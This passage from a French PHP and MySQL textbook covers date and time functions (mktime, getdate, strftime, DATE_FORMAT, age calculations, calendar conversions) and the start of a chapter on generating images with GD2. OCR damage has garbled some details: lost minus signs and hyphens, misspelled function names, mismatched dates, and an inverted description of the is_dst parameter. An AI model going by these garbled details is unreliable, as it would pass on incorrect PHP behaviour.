Les noms utilisés ici pour représenter les différents paramètres sont explicites, à l'exception du dernier paramètre, `is dst`. Celui-ci indique si le système en vigueur est celui de l'heure d'hiver (`1`), de l'heure d'été (`0`), ou s'il n'est pas connu (`1`, la valeur par défaut). Dans ce dernier cas, PHP tentera de déterminer si l'heure d'hiver est activée en utilisant les informations du système sur lequel il s'exécute. Ce paramètre est facultatif et n'est que rarement utilisé.

L'ordre des paramètres de la fonction `mktime()` n'est pas intuitif et constitue parfois un piège pour le programmeur PHP. Si l'heure n'a pas d'importance dans le contexte de

votre application, vous pouvez passer la valeur `0` pour chacun des trois premiers paramètres. Vous pouvez aussi ne pas préciser les paramètres placés à droite, auquel cas l'interpréteur PHP utilisera automatiquement les valeurs courantes. Ainsi, l'appel suivant :

```
$etiquette = mktime();
```

renvoie l'étiquette temporelle Unix correspondant à la date et à l'heure courantes. Le même résultat serait obtenu avec la ligne de code suivante :

```
$etiquette = time();
```

La fonction `time()` ne prend pas de paramètre et renvoie toujours l'étiquette Unix pour la date et l'heure courantes.

Comme nous l'avons indiqué, vous pouvez également utiliser la fonction `date()`. La chaîne de format "U" lui demande en effet de renvoyer une étiquette temporelle. L'instruction suivante équivaut donc aux précédentes :

```
$etiquette = date("U");
```

La fonction `mkime()` accepte aussi bien des années sur 2 chiffres que sur 4 chiffres. Les valeurs à deux chiffres comprises entre 0 et 69 sont automatiquement interprétées comme les années 2000 à 2069, tandis que les valeurs comprises entre 70 et 99 sont interprétées comme les années 1970 à 1999.

Voici quelques autres exemples illustrant l'utilisation de `mktime()` :

```
$etiquette = mktime(12, 0, 0);
```

renvoie midi de la date courante.

```
$etiquette = mktime(0,0,0,1,1);
```

donne le 1er janvier de l'année courante. Vous remarquerez que minuit est représenté par 0, pas par 24.

Vous pouvez également utiliser `mktime()` pour l'arithmétique simple des dates. Par exemple :

```
$etiquette = mktime(12, 0, 0, $mois, $jour+30, $annee);
```

ajoute 30 jours à la date indiquée dans les composants, bien que `($jour + 30)` soit généralement plus grand que le nombre de jours dans le mois correspondant.

Pour éliminer certains problèmes relatifs aux changements d'horaire, utilisez 12 au lieu de 0. Si vous ajoutez `(24 * 60 * 60)` à minuit lors d'une journée de 25 heures, vous resterez au même jour. Ajoutez le même nombre à midi et vous obtiendrez 11 heures du matin, mais vous serez au moins le bon jour.

Utilisation de la fonction *getdate()*

La fonction `getdate()` est une autre fonction sur les dates qui peut également se révéler très utile. Elle a le prototype suivant :

```
array getdate ([int etiquette])
```

La fonction `getdate()` prend une étiquette temporelle en paramètre et renvoie un tableau associatif contenant les différentes parties de cette étiquette en suivant le schéma décrit dans le Tableau 19.2.

Tableau 19.2 : Le tableau associatif retourné par la fonction *getdate()*

Clé	*Valeur*
`seconds`	Secondes, numérique
`minutes`	Minutes, numérique
`hours`	Heures, numérique
`mday`	Jour du mois, numérique
`wday`	Jour de la semaine, numérique
`mon`	Mois, numérique
`year`	Année, numérique
`yday`	Jour de l'année, numérique
`weekday`	Jour de la semaine, format texte
`month`	Mois, format texte
`0`	Étiquette temporelle, numérique

Une fois ces parties placées dans un tableau, vous pouvez aisément les traiter dans n'importe quel format requis. L'élément `0` dans le tableau (l'étiquette temporelle) peut paraître inutile, mais, si vous appelez `getdate()` sans paramètre, il vous permettra d'obtenir l'étiquette temporelle correspondant à l'instant présent.

Avec `getdate()`, le code suivant :

```
<?php
$maintenant = getdate();
print_r($maintenant);
?>
```

produira un affichage comme celui-ci :

```
Array
(
    [seconds] => 57
```

```
    [minutes] => 55
    [hours] => 15
    [mday] => 15
    [wday] => 1
    [mon] => 9
    [year] => 2008
    [yday] => 258
    [weekday] => Monday
    [month] => September
    [0] => 1221486957
)
```

Validation de dates avec *checkdate()*

La fonction `checkdate()` permet de s'assurer de la validité d'une date. Elle se révèle particulièrement utile pour vérifier les dates saisies par l'utilisateur. Son prototype est le suivant :

```
int checkdate (int mois, int jour, int annee)
```

La fonction `checkdate()` détermine si l'année est bien un entier compris entre `0` et `32767`, si le mois est un entier compris entre `1` et `12` et si le jour passé en paramètre existe bien dans ce mois particulier. Elle tient compte des années bissextiles.

Par exemple :

```
checkdate(2, 29, 2008);
```

renvoie `true`, tandis que :

```
checkdate(2, 29, 2007)
```

renvoie `false`.

Formatage des étiquettes temporelles

La fonction `strftime()` permet de formater une étiquette temporelle en utilisant la locale du système. Son prototype est le suivant :

```
string strftime ( string $format [, int $etiquette] )
```

Le paramètre `$format` précise la façon dont `$etiquette` sera formatée. Si vous ne passez pas d'étiquette temporelle en paramètre, c'est celle du système au moment de l'exécution du script qui sera prise en compte. Le code suivant, par exemple :

```
<?php
 echo strftime('%A<br />');
 echo strftime('%x<br />');
 echo strftime('%c<br />');
 echo strftime('%Y<br />');
?>
```

affiche l'instant présent dans quatre formats différents :

```
Monday
09/15/08
Mon Sep 15 16:06:19 2008
2008
```

Le Tableau 19.3 donne la liste complète des spécificateurs de formats reconnus par `strftime()`.

Tableau 19.3 : Spécificateurs de formats de *strftime()*

Code	*Description*
`%a`	Jour de la semaine abrégé
`%A`	Jour de la semaine
`%b` ou `%h`	Mois abrégé
`%B`	Mois
`%c`	Date et heure au format standard
`%C`	Siècle
`%d`	Jour du mois (de `01` à `31`)
`%D`	Date au format abrégé (mm/jj/aa)
`%e`	Jour du mois sous forme d'une chaîne de deux caractères (de `'1'` à `'31'`)
`%g`	Année en fonction du numéro de semaine, sur deux chiffres
`%G`	Année en fonction du numéro de semaine, sur quatre chiffres
`%H`	Heure (de `00` à `23`)
`%I`	Heure (de `1` à `12`)
`%j`	Jour dans l'année (de `001` à `366`)
`%m`	Numéro du mois (de `01` à `12`)
`%M`	Minutes (de `00` à `59`)
`%n`	Nouvelle ligne (`\n`)
`%p`	`am` ou `pm` (ou l'équivalent local)
`%r`	Heure utilisant la notation am/pm
`%R`	Heure utilisant la notation sur 24 heures
`%S`	Secondes (de `00` à `59`)

Tableau 19.3 : Spécificateurs de formats de *strftime() (suite)*

Code	*Description*
`%t`	Tabulation (`\t`)
`%T`	Heure au format `hh:ss:mm`
`%u`	Jour de la semaine (de `1` – lundi à `7` – dimanche)
`%U`	Numéro de la semaine (le premier dimanche de l'année est le premier jour de la première semaine)
`%V`	Numéro de la semaine (la première semaine de l'année ayant au moins 4 jours est comptée comme semaine 1)
`%w`	Jour de la semaine (de `0` – dimanche – à `6` – samedi)
`%W`	Numéro de la semaine (le premier lundi de l'année est le premier jour de la première semaine)
`%x`	Date au format standard (sans l'heure)
`%X`	Heure au format standard (sans la date)
`%y`	Année sur deux chiffres
`%Y`	Année sur quatre chiffres
`%z_ou %Z`	Zone horaire

Il faut bien noter que les termes *format standard* utilisés dans ce tableau indiquent que le format sera celui de la locale du serveur web. La fonction `strftime()` est donc très pratique pour afficher des dates et des heures dans des formats qui rendront vos pages plus attrayantes.

Conversion entre des formats de date PHP et MySQL

Les formats de date et d'heure de MySQL sont au format ISO 8601. Si les heures sont pour l'essentiel exprimées comme à l'accoutumée, le format ISO 8601 exige que les dates commencent par l'année. Le 29 mars 2008 doit donc être saisi sous la forme `2008 03 29` ou `08 03 29`. Par défaut, les dates que vous obtiendrez de MySQL seront également données sous cette forme.

Pour certains utilisateurs de vos scripts, ce format peut ne pas être le plus adapté. Pour communiquer entre PHP et MySQL, vous devrez donc éventuellement effectuer quelques conversions de dates. Cette opération peut intervenir à l'une ou l'autre extrémité.

Pour écrire des dates dans MySQL à partir de PHP, vous pouvez aisément obtenir le format voulu en appelant la fonction `date()`, comme on l'a vu précédemment. Il faut toutefois faire attention, lorsque vous les créez depuis votre propre code, à utiliser les formats de jour et de mois justifiés à gauche avec des zéros en tête, de manière à éviter toute confusion dans MySQL. Vous pouvez utiliser une année sur deux chiffres, mais il est généralement préférable d'utiliser des années à quatre chiffres. Si vous souhaitez convertir les dates ou les heures dans MySQL, vous disposez de deux fonctions : `DATE FORMAT()` et `UNIX TIMESTAMP()`.

La première est semblable à la fonction `date()` de PHP, si ce n'est qu'elle utilise des codes de format différents. La conversion la plus courante consiste à exprimer une date au format français (JJ-MM-AAAA), plutôt qu'au format ISO (AAAA-MM-JJ) en vigueur dans MySQL. Cette conversion s'effectue simplement au moyen de la requête suivante :

```
SELECT DATE_FORMAT(colonne_date, '%d %m %Y')
FROM nomtable;
```

Le code de format `%d` représente le jour sous la forme d'un nombre à deux chiffres, `%m` correspond à une représentation du mois sous la forme d'un nombre à deux chiffres et `%Y` représente l'année sous la forme d'un nombre à quatre chiffres. Les codes de format MySQL les plus utiles pour ce type de conversion sont décrits dans le Tableau 19.4.

Tableau 19.4 : Codes de format pour la fonction MySQL *DATE_FORMAT()*

Code	*Description*
`%M`	Mois, texte brut
`%W`	Nom du jour de la semaine, texte brut
`%D`	Jour du mois, numérique, avec un suffixe textuel (par exemple lst)
`%Y`	Année exprimée sur 4 chiffres
`%y`	Année exprimée sur 2 chiffres
`%a`	Nom du jour de la semaine sur 3 lettres
`%d`	Jour du mois exprimé sous forme numérique et justifié à gauche avec un zéro
`%e`	Jour du mois exprimé sous forme numérique et sans justification à gauche avec un zéro
`%m`	Mois exprimé sous forme numérique justifié à gauche avec un zéro
`%c`	Mois exprimé sous forme numérique sans justification à gauche avec un zéro
`%b`	Mois au format texte, sur 3 lettres

Tableau 19.4 : Codes de format pour la fonction MySQL *DATE_FORMAT() (suite)*

Code	*Description*
`%j`	Jour de l'année, sous forme numérique
`%H`	Heure exprimée sur 24 heures et justifiée à gauche avec un zéro
`%k`	Heure exprimée sur 24 heures et sans justification à gauche avec un zéro
`%h` ou `%I`	Heure exprimée sur 12 heures et justifiée à gauche avec un zéro
`%l`	Heure exprimée sur 12 heures et sans justification à gauche avec un zéro
`%i`	Minutes exprimées sous forme numérique et justifiées à gauche avec un zéro
`%r`	Heure exprimée sur 12 heures (hh:mm:ss[AM|PM])
`%T`	Heure exprimée sur 24 heures (hh:mm:ss)
`%S` ou `%s`	Secondes exprimées sous forme numérique et justifiées à gauche avec un zéro
`%p`	AM ou PM
`%w`	Jour de la semaine exprimé sous forme numérique, de 0 (dimanche) à 6 (samedi)

La fonction `UNIX TIMESTAMP` est comparable, si ce n'est qu'elle convertit une colonne en une étiquette temporelle Unix. Par exemple :

```
SELECT UNIX_TIMESTAMP(colonne_date)
FROM nomtable;
```

renvoie la date exprimée sous la forme d'une étiquette Unix. Vous pouvez ensuite la manipuler à votre gré dans un script PHP.

Vous pouvez aisément réaliser des calculs et des comparaisons de date avec une étiquette temporelle Unix, mais n'oubliez pas qu'elle ne peut généralement représenter que des dates comprises entre 1902 et 2038, alors que le type date de MySQL possède une plage bien plus étendue.

En règle générale, il est préférable d'utiliser une étiquette temporelle lorsque l'on veut effectuer des calculs de dates, tandis que le format de date standard s'emploie lorsqu'il s'agit simplement d'enregistrer ou d'afficher des dates.

Calculs de dates avec PHP

Pour déterminer le laps de temps qui s'est écoulé entre deux dates dans un script PHP, le plus simple est de mesurer l'écart séparant deux étiquettes temporelles Unix. C'est ce que nous faisons dans le script du Listing 19.1.

Listing 19.1 : *calc_age.php* — Script déterminant l'âge d'une personne à partir de sa date de naissance

```
<?php
 // Définition de la date sur laquelle sera fondé le calcul
 $jour = 18;
 $mois = 9;
 $annee = 1972;

 // La date de naissance doit être exprimée sous la forme MM JJ et AA
 // Obtention de l'étiquette Unix correspondant à la date de naissance
 $naissance_unix = mktime (0, 0, 0, $mois, $jour, $annee);
 // Obtention de l'étiquette Unix correspondant à la date d'aujourd'hui
 $maintenant_unix = time();
 // Calcul de la différence
 $age_unix = $maintenant_unix - $naissance_unix;
 // conversion des secondes en années
 $age = floor($age_unix / (365 * 24 * 60 * 60));
 echo "Vous avez $age ans.";
?>
```

Dans le script du Listing 19.1, nous avons défini la date prise en compte dans le calcul de l'âge. Dans une application réelle, il est vraisemblable que cette information serait plutôt fournie par l'utilisateur, par le biais d'un formulaire HTML.

Ce code commence par appeler la fonction `mktime()` pour obtenir les dates Unix correspondant à la date de naissance et à la date du jour :

```
$naissance_unix = mktime (0, 0, 0, $mois, $jour, $annee);
$maintenant_unix = mktime();
```

Une fois les deux dates au même format, il suffit de calculer leur différence :

```
$age_unix = $maintenant_unix - $naissance_unix;
```

La seule partie un peu plus subtile de ce script est celle qui convertit la période de temps calculée en une unité de mesure plus lisible pour les utilisateurs. Le résultat de la différence est non pas une étiquette temporelle Unix mais l'âge exprimé en secondes. Pour le convertir en années, il suffit de le diviser par le nombre de secondes que compte une année. Le résultat de cette division est ensuite arrondi au moyen de la fonction `floor()` car on ne dit d'une personne qu'elle a 20 ans que lorsque sa vingtième année est révolue.

```
$age = floor($age_unix / (365 * 24 * 60 * 60));
```

Notez que cette approche présente l'inconvénient d'être limitée par la plage des dates d'Unix (généralement des entiers sur 32 bits). Cet exemple n'est en outre pas forcément le plus approprié puisqu'il ne fonctionnera pas sous Windows pour les personnes nées avant 1970. En outre, ce calcul n'est pas toujours précis, car il ne tient pas compte des

années bissextiles et peut échouer si l'heure de minuit du jour d'anniversaire de la personne correspond à l'heure de changement d'horaire pour le fuseau horaire local.

Calculs de dates avec MySQL

PHP ne fournit pas beaucoup de fonctions de manipulation de dates. Bien évidemment, vous pouvez écrire vos propres fonctions, mais il peut être assez difficile de vous assurer que vous tenez compte des années bissextiles et des heures d'hiver ou d'été. L'autre solution consiste alors à télécharger les fonctions d'autres personnes. De nombreuses notes d'utilisateurs sont proposées dans le manuel PHP, mais seules un petit nombre d'entre elles sont fiables.

L'une des possibilités qui ne paraîtra pas immédiatement évidente consiste à utiliser MySQL car il fournit une vaste gamme de fonctions de manipulation de date qui fonctionnent en dehors de l'intervalle fiable des dates Unix. Vous devez vous connecter à un serveur MySQL pour exécuter une requête MySQL, mais vous n'avez pas besoin d'utiliser les données de la base de données.

La requête suivante ajoute un jour à la date du 23 février 1700 et renvoie la date résultante :

```
select adddate('1700-02-28', interval 1 day)
```

L'année 1700 n'étant pas bissextile, le résultat est `1700 03 01`.

Le manuel MySQL décrit de manière exhaustive la syntaxe pour décrire et modifier des dates. Vous trouverez ces instructions sur la page **http://www.mysql.com/doc/en/Date_and_time_functions.html**.

Malheureusement, il n'existe pas de moyen simple d'obtenir le nombre d'années entre deux dates, aussi l'exemple de l'anniversaire reste-t-il quelque peu farfelu. Vous pouvez cependant aisément obtenir l'âge d'une personne en jours, puis utiliser le code du Listing 19.2, qui convertit approximativement cet âge en années.

Listing 19.2 : *mysql_calc_age.php* — Utiliser MySQL pour déterminer l'âge d'une personne d'après sa date de naissance

```
<?php
 // Définition de la date sur laquelle sera fondé le calcul
 $jour = 18;
 $mois = 9;
 $annee = 1972;

 // Formatage de cette date en ISO 8601
 $naissance_ISO = date("c", mktime (0, 0, 0, $mois, $jour, $annee));
```

```
// Utilisation d'une requête MYSQL pour calculer l'âge en jours.
$db = mysqli_connect('localhost', 'utilisateur', 'secret');
$res = mysqli_query($db, "select datediff(now(), '$naissance_ISO')");
$age = mysqli_fetch_array($res);

// Conversion de l'âge en année (approximativement).
echo "Vous avez " . floor($age[0]/365.25) . " ans.";
?>
```

Après avoir converti la date de naissance au format ISO, on passe la requête suivante à MySQL :

```
select datediff(now(), '1972-09-18T00:00:00+10:00')
```

La fonction MySQL `now()` renvoie toujours la date et l'heure courantes, tandis que `datediff()` soustrait une date à une autre et renvoie la différence en jours.

Vous remarquerez que l'on ne sélectionne aucune donnée dans une table et qu'on ne choisit même pas de base de données. En revanche, il faut se connecter au serveur MySQL avec un nom d'utilisateur et un mot de passe valides.

Comme il n'existe aucune fonction intégrée spécifique pour ce type de calcul, une requête SQL permettant de calculer le nombre exact d'années serait assez complexe. Ici, nous avons effectué un compromis en divisant l'âge en jours par 365,25 afin d'obtenir l'âge en années. Ce calcul peut donc se tromper d'un an selon le nombre d'années bissextiles qui se sont écoulées depuis la naissance de la personne.

Utiliser des microsecondes

Pour certaines applications, la mesure du temps en secondes n'est pas assez précise. Si vous souhaitez mesurer des périodes très courtes, comme le temps requis pour exécuter certains scripts PHP, vous devez utiliser la fonction `microtime()`.

Avec PHP 5, vous devez appeler `microtime()` en lui passant `true` en paramètre `get as float` positionné à `true`. Avec ce paramètre facultatif, l'appel renvoie une étiquette temporelle sous la forme d'un nombre à virgule flottante pouvant être utilisé pour toutes sortes de calculs. Cette étiquette est la même que celle renvoyée par `mktime()`, `time()` ou `date()`, à ceci près qu'elle inclut une partie fractionnaire.

L'instruction :

```
echo number_format(microtime(true), 10, '.', '');
```

produit un résultat comme `1174091854.84`.

Sur les versions plus anciennes, il n'est pas possible de demander un résultat au format `float`. Le résultat produit est une chaîne. L'appel à `microtime()` sans paramètre renvoie une chaîne de la forme "`0.34380900 1174091816`". Le premier nombre correspond à la

portion fractionnaire et le second, au nombre de secondes complètes écoulées depuis le 1er janvier 1970.

Comme il est plus pratique de gérer des nombres que des chaînes, il est plus simple d'appeler `microtime()` avec le paramètre `true` si vous utilisez PHP 5.

Utilisation des fonctions PHP de calendrier

PHP offre tout un ensemble de fonctions permettant d'effectuer des conversions entre différents systèmes de calendriers. Les calendriers les plus usités sont les calendriers grégorien, julien, ainsi que le nombre de jours julien.

Le calendrier grégorien est celui qui est utilisé par la plupart des pays occidentaux. La date grégorienne du 15 octobre 1582 est équivalente à la date du 5 octobre 1582 du calendrier julien. Avant cette date, c'était plutôt le calendrier julien qui était en usage. Ces pays ont adopté le calendrier grégorien à des moments différents et certains n'ont adopté ce calendrier qu'au xxe siècle.

Si vous avez probablement entendu parler de ces deux systèmes de calendriers, le nombre de jours julien JD pour *Julian Day*) vous est peut-être inconnu. Ce système de calendrier est semblable au système des dates Unix. Il consiste à compter le nombre de jours écoulés depuis une date située approximativement 4 000 ans avant J.-C. En lui-même, ce calendrier n'est pas très utile, mais il est bien pratique pour passer d'un format de date à l'autre. En effet, pour convertir une date exprimée dans un calendrier donné en son équivalent dans un autre calendrier, nous pouvons passer par une conversion intermédiaire en nombre de jours julien.

Pour bénéficier des fonctions PHP de calendrier sous Unix, il faut avoir compilé l'extension de calendrier de PHP avec `enable calendar`. Ces fonctions sont intégrées dans l'installation standard sous Windows.

Pour vous donner une idée des fonctions de calendrier offertes par PHP, voici les prototypes des fonctions qui permettent de passer du calendrier grégorien au calendrier julien :

```
int gregoriantojd (int mois, int jour, int annee)
string jdtojulian(int jour_julien)
```

Pour convertir une date, il faut appeler ces deux fonctions :

```
$jd = gregoriantojd (9, 18, 1582);
echo jdtojulian($jd);
```

Ce code affiche la date du calendrier julien au format MM/JJ/AAAA.

PHP offre diverses variantes de ces fonctions pour convertir des dates entre les calendriers grégorien, julien, français et juif, ainsi que les dates Unix.

Pour aller plus loin

Pour en savoir plus sur les fonctions de date et d'heure de PHP et de MySQL, consultez les manuels en ligne **http://no.php.net/manual/fr/ref.datetime.php** et **http://dev.mysql.com/doc/refman/5.0/en/date-and-time-functions.html**.

Vous trouverez également des informations précieuses concernant les conversions entre calendriers dans le manuel PHP en ligne, sur la page **http://php.net/manual/en/ref.calendar.php**.

Pour la suite

PHP a la particularité extrêmement appréciable de permettre la création d'images "au vol". Le Chapitre 20 explique comment utiliser la bibliothèque des fonctions de manipulation d'images pour produire des effets étonnants et pratiques.

20

Génération d'images *via* PHP

Permettre la création d'images "à la volée" est l'une des particularités très utiles de PHP, qui intègre des fonctions de création et de manipulation des images. Vous pouvez également utiliser la bibliothèque de fonctions spécialisées GD2 pour créer de nouvelles images ou manipuler des images existantes. Ce chapitre explique comment tirer parti des fonctions PHP de génération d'images pour obtenir des résultats intéressants et utiles.

Nous illustrerons nos propos par deux exemples : un script de création de boutons à la volée pour un site web, ainsi qu'un script de génération d'un histogramme à partir de données numériques enregistrées dans une base de données MySQL.

Nous utiliserons la bibliothèque GD2, mais il existe également une autre bibliothèque PHP très utilisée pour le traitement des images : ImageMagick ne fait pas partie de la version standard de PHP, mais elle peut aisément être installée à partir de la PECL (*PHP Extension Class Library*). Les bibliothèques ImageMagick et GD2 possèdent un grand nombre de fonctionnalités similaires, mais ImageMagick est mieux fournie dans certains domaines. Si vous souhaitez créer des images GIF (et même des GIF animées), notamment, tournez-vous plutôt vers ImageMagick. Si vous souhaitez travailler avec des images en couleurs réelles ou reproduire des effets de transparence, comparez les caractéristiques des deux bibliothèques.

Pour ImageMagick, utilisez PECL avec l'adresse **http://pecl.php.net/package/imagick**.

Le site principal d'ImageMagick propose des démonstrations de ses capacités et une documentation détaillée à l'adresse **http://www.imagemagick.org**.

Configuration du support des images dans PHP

Bien que certaines fonctions de manipulation des images dans PHP soient toujours disponibles, la plupart requièrent la bibliothèque GD2. Des informations détaillées sur GD2 peuvent être téléchargées à l'adresse **http://www.libgd.org/Main_Page**.

Depuis la version 4.3, PHP est fourni avec sa propre version de la bibliothèque GD2, qui est prise en charge par l'équipe de PHP. Cette version est plus simple à installer avec PHP et est habituellement plus à jour ; c'est pourquoi il est préférable de l'utiliser. Avec Windows, les formats PNG et JPEG sont automatiquement pris en charge du moment que vous avez enregistré l'extension *php_gd2.dll*. Pour ce faire, copiez le fichier *php_gd2.dll* du répertoire d'installation de PHP (il se trouve dans le sous-répertoire *\ext*) dans votre répertoire système (*C:\Windows\system* avec Windows XP). Vous devez également décommenter la ligne suivante dans php.ini, en ôtant le point-virgule au début de la ligne :

```
extension=php_gd2.dll
```

Si vous avez un système Unix et que vous vouliez travailler avec le format PNG, il vous faut installer les bibliothèques `libpng` et `zlib`, que vous trouverez (respectivement) aux URL **http://www.libpng.org/pub/png/** et **http://www.gzip.org/zlib/**.

Il faudra ensuite configurer PHP avec les options suivantes :

```
--with-png-dir=/chemin/accès/libpng
--with-zlib-dir=/chemin/accès/zlib
```

Si vous avez un système Unix et que vous souhaitiez travailler avec le format JPEG, vous devez télécharger `jpeg 6b` et recompiler la bibliothèque GD en y incluant le support JPEG. Vous pouvez le télécharger sur le site **ftp://ftp.uu.net/graphics/jpeg/**.

Vous devrez ensuite reconfigurer PHP avec l'option :

```
--with-jpeg-dir=/chemin/accès/jpeg-6b
```

puis recompiler PHP.

Pour pouvoir utiliser des polices TrueType dans vos images, vous aurez également besoin de la bibliothèque `FreeType`, qui est fournie avec PHP. Vous pouvez également la télécharger séparément à partir de l'URL **http://www.freetype.org/**.

Pour bénéficier de polices PostScript Type 1, c'est la bibliothèque `t1lib` qui doit être téléchargée et installée. Celle-ci est disponible à l'URL **ftp://sunsite.unc.edu/pub/Linux/libs/graphics/**.

Pour l'installer, exécutez le programme de configuration de PHP avec l'option :

```
--with-t1lib[=chemin/accès/t1lib]
```

Enfin, vous devrez évidemment configurer PHP en utilisant `with gd`.

Formats graphiques

La bibliothèque GD prend en charge les formats graphiques JPEG, PNG, WBMP et GIF. Nous allons à présent examiner brièvement les caractéristiques de ces différents formats.

JPEG

JPEG (*Joint Photographic Experts Group)* est, en réalité, un ensemble de normes, pas un format spécifique. Le véritable format de fichier qui se cache derrière le sigle JPEG est officiellement appelé JFIF, qui correspond à l'un des standards définis par le groupe JPEG.

Si vous ne connaissez pas le format JPEG, sachez seulement qu'il est généralement employé pour enregistrer des photographies ou des images riches en couleurs ou en dégradés de couleurs. Ce format met en œuvre une *compression avec perte*. En effet, une certaine qualité de l'image est sacrifiée pour obtenir une réduction importante de la taille du fichier. Ce format étant surtout utilisé avec des images analogiques présentant des dégradés de couleurs, la perte de qualité obtenue n'est normalement pas détectée par l'œil humain. En revanche, il ne convient pas aux tracés de lignes, au texte ni aux surfaces de couleur unie.

Pour plus d'informations sur le format JPEG/JFIF, consultez le site officiel du JPEG, **http://www.jpeg.org/**.

PNG

Le format graphique PNG (*Portable Network Graphics*) est en passe de remplacer le format GIF (*Graphics Interchange Format*) pour des raisons que nous évoquerons un peu plus loin. PNG met en œuvre une *compression sans perte*. Cette caractéristique en fait donc un format bien adapté aux images contenant du texte, des tracés et des surfaces de couleur unie, comme les bannières ou les boutons des sites web. C'est à ce type d'images qu'était normalement réservé le format GIF. Les versions compressées en PNG d'une image sont généralement de taille semblable aux versions GIF.

Le format PNG offre également une transparence variable, la correction gamma et l'entrelacement à deux dimensions. Toutefois, il ne permet pas de créer des animations ; pour ce faire, vous disposerez bientôt de l'extension MNG de ce format, qui est encore en développement.

Les systèmes de compression sans perte sont utiles pour les illustrations, mais ils sont généralement peu efficaces pour stocker des photos de grande taille, car ils ont tendance à produire des fichiers volumineux.

Pour en savoir plus sur ce format, visitez le site officiel dédié à PNG, **http://www.libpng.org/pub/png/**.

WBMP

WBMP (*Wireless Bitmap*) est un format de fichier spécialement conçu pour les périphériques sans fil. Il n'est pas encore très utilisé.

GIF

Le format GIF (*Graphics Interchange Format*) utilise une *compression sans perte*. Son usage est très largement répandu sur le Web pour les images contenant du texte, les tracés et les surfaces de couleur unie.

Ce format utilise une palette limitée à 256 couleurs distinctes appartenant à un espace de couleurs RGB sur 24 bits. Il permet également de créer des animations où chaque image peut utiliser sa propre palette de 256 couleurs. Cette limitation des couleurs rend ce format inadapté à la reproduction des photographies en couleur et aux images contenant des dégradés de couleur. En revanche, il convient très bien aux images simples comme les graphiques ou les logos contenant des aplats colorés.

Les images GIF sont compressées à l'aide de l'algorithme de compression sans perte LZW, qui permet de réduire la taille du fichier sans dégrader sa qualité visuelle.

Création d'images

Les quatre étapes fondamentales de la création d'une image avec PHP sont les suivantes :

1. Création d'un canevas d'image sur lequel travailler.
2. Dessin de formes ou impression de texte sur ce canevas.
3. Génération de l'image finale.
4. Nettoyage des ressources.

Nous allons commencer notre étude par un script simple de création d'image, présenté dans le Listing 20.1.

Listing 20.1 : *graphe_simple.php* — Création d'une image simple contenant une ligne et le mot Ventes


```
<?php
// Définition du canevas
  $hauteur = 200;
  $largeur = 200;
  $im = imagecreatetruecolor($largeur, $hauteur);
  $blanc = imagecolorallocate ($im, 255, 255, 255);
```

```
  $bleu = imagecolorallocate ($im, 0, 0, 64);

// Dessin sur l'image
  imagefill($im, 0, 0, $bleu);
  imageline($im, 0, 0, $largeur, $hauteur, $blanc);
  imagestring($im, 4, 50, 150, 'Ventes', $blanc);

// Production de l'image
  Header ('Content-type: image/png');
  imagepng($im);

// Nettoyage des ressources
  imagedestroy($im);
?>
```

Le résultat de l'exécution de ce script est montré à la Figure 20.1.

Figure 20.1

Le script du Listing 20.1 définit un arrière-plan bleu, trace une ligne et ajoute un texte.



Nous allons examiner en détail chacune des étapes de la création de cette image.

Canevas de l'image

Pour commencer l'élaboration ou la modification d'une image dans un script PHP, il est nécessaire de créer au préalable un identificateur d'image. Pour cela, deux possibilités sont envisageables. La première consiste à créer un canevas vide, au moyen de la fonction `imagecreatetruecolor()`, comme dans le script du Listing 20.1 :

```
$im = imagecreatetruecolor($largeur, $hauteur);
```

Cette fonction prend deux paramètres : la largeur de la nouvelle image et sa hauteur. Elle renvoie un identificateur pour la nouvelle image (un identificateur d'image fonctionne pour l'essentiel comme un descripteur de fichier).

La seconde possibilité consiste à lire dans un fichier graphique existant, pour ensuite effectuer des opérations telles qu'un filtrage, un redimensionnement ou des ajouts. Pour cela, vous pouvez utiliser l'une des fonctions `imagecreatefromPNG()`,

`imagecreatefromJPEG()` ou `imagecreatefromGIF()`, selon le format de l'image à lire. Chacune de ces fonctions prend le nom du fichier à lire en paramètre, par exemple :

```
$im = imagecreatefromPNG('image.png');
```

Nous verrons plus loin un exemple de mise en œuvre de ces fonctions lorsque nous utiliserons des images existantes pour créer des boutons à la volée.

Dessin ou impression de texte dans une image

Le dessin ou l'impression de texte dans une image implique deux étapes. Tout d'abord, vous devez sélectionner les couleurs avec lesquelles vous voulez dessiner. Comme vous le savez probablement déjà, les couleurs affichées sur l'écran d'un ordinateur sont constituées de quantités bien définies de rouge, de vert et de bleu. Les formats graphiques utilisent une palette des couleurs constituée par un sous-ensemble spécifique de toutes les combinaisons possibles de ces trois couleurs. Pour employer une couleur particulière dans une image, il faut ajouter cette couleur à la palette de l'image. Cela est vrai pour toutes les couleurs que vous souhaitez utiliser, même pour le blanc et le noir.

Pour sélectionner les couleurs d'une image, il faut appeler la fonction `imagecoloral locate()`, qui prend comme paramètres l'identificateur de l'image à traiter, puis les valeurs de rouge (R), de vert (V) et de bleu (B) de la couleur voulue.

Dans le Listing 20.1, nous utilisons deux couleurs : le bleu et le blanc. Les appels correspondants de la fonction `imagecolorallocate()` sont donc formulés de la manière suivante :

```
$blanc = imagecolorallocate ($im, 255, 255, 255);
$bleu = imagecolorallocate ($im, 0, 0, 64);
```

La fonction `imagecolorallocate()` renvoie un identificateur de couleur qui permet ensuite d'accéder à la couleur.

Pour la deuxième étape de dessin d'une image, différentes fonctions sont utilisables selon le motif à dessiner (des lignes, des arcs, des polygones ou du texte).

Les fonctions de dessin offertes par PHP requièrent généralement les paramètres suivants :

- l'identificateur de l'image ;
- le début, et parfois la fin, des coordonnées du motif à dessiner ;
- la couleur avec laquelle dessiner ;
- pour du texte, des informations sur les polices de caractères.

L'exemple du Listing 20.1 fait appel à trois des fonctions PHP de dessin que nous examinerons tour à tour.

Tout d'abord, le code peint un fond bleu, au moyen de la fonction `imagefill()` :

```
imagefill($im, 0, 0, $bleu);
```

La fonction `ImageFill()` prend respectivement comme paramètres l'identificateur de l'image, les coordonnées de départ de la zone à peindre (`x` et `y`), ainsi que la couleur de remplissage.

INFO

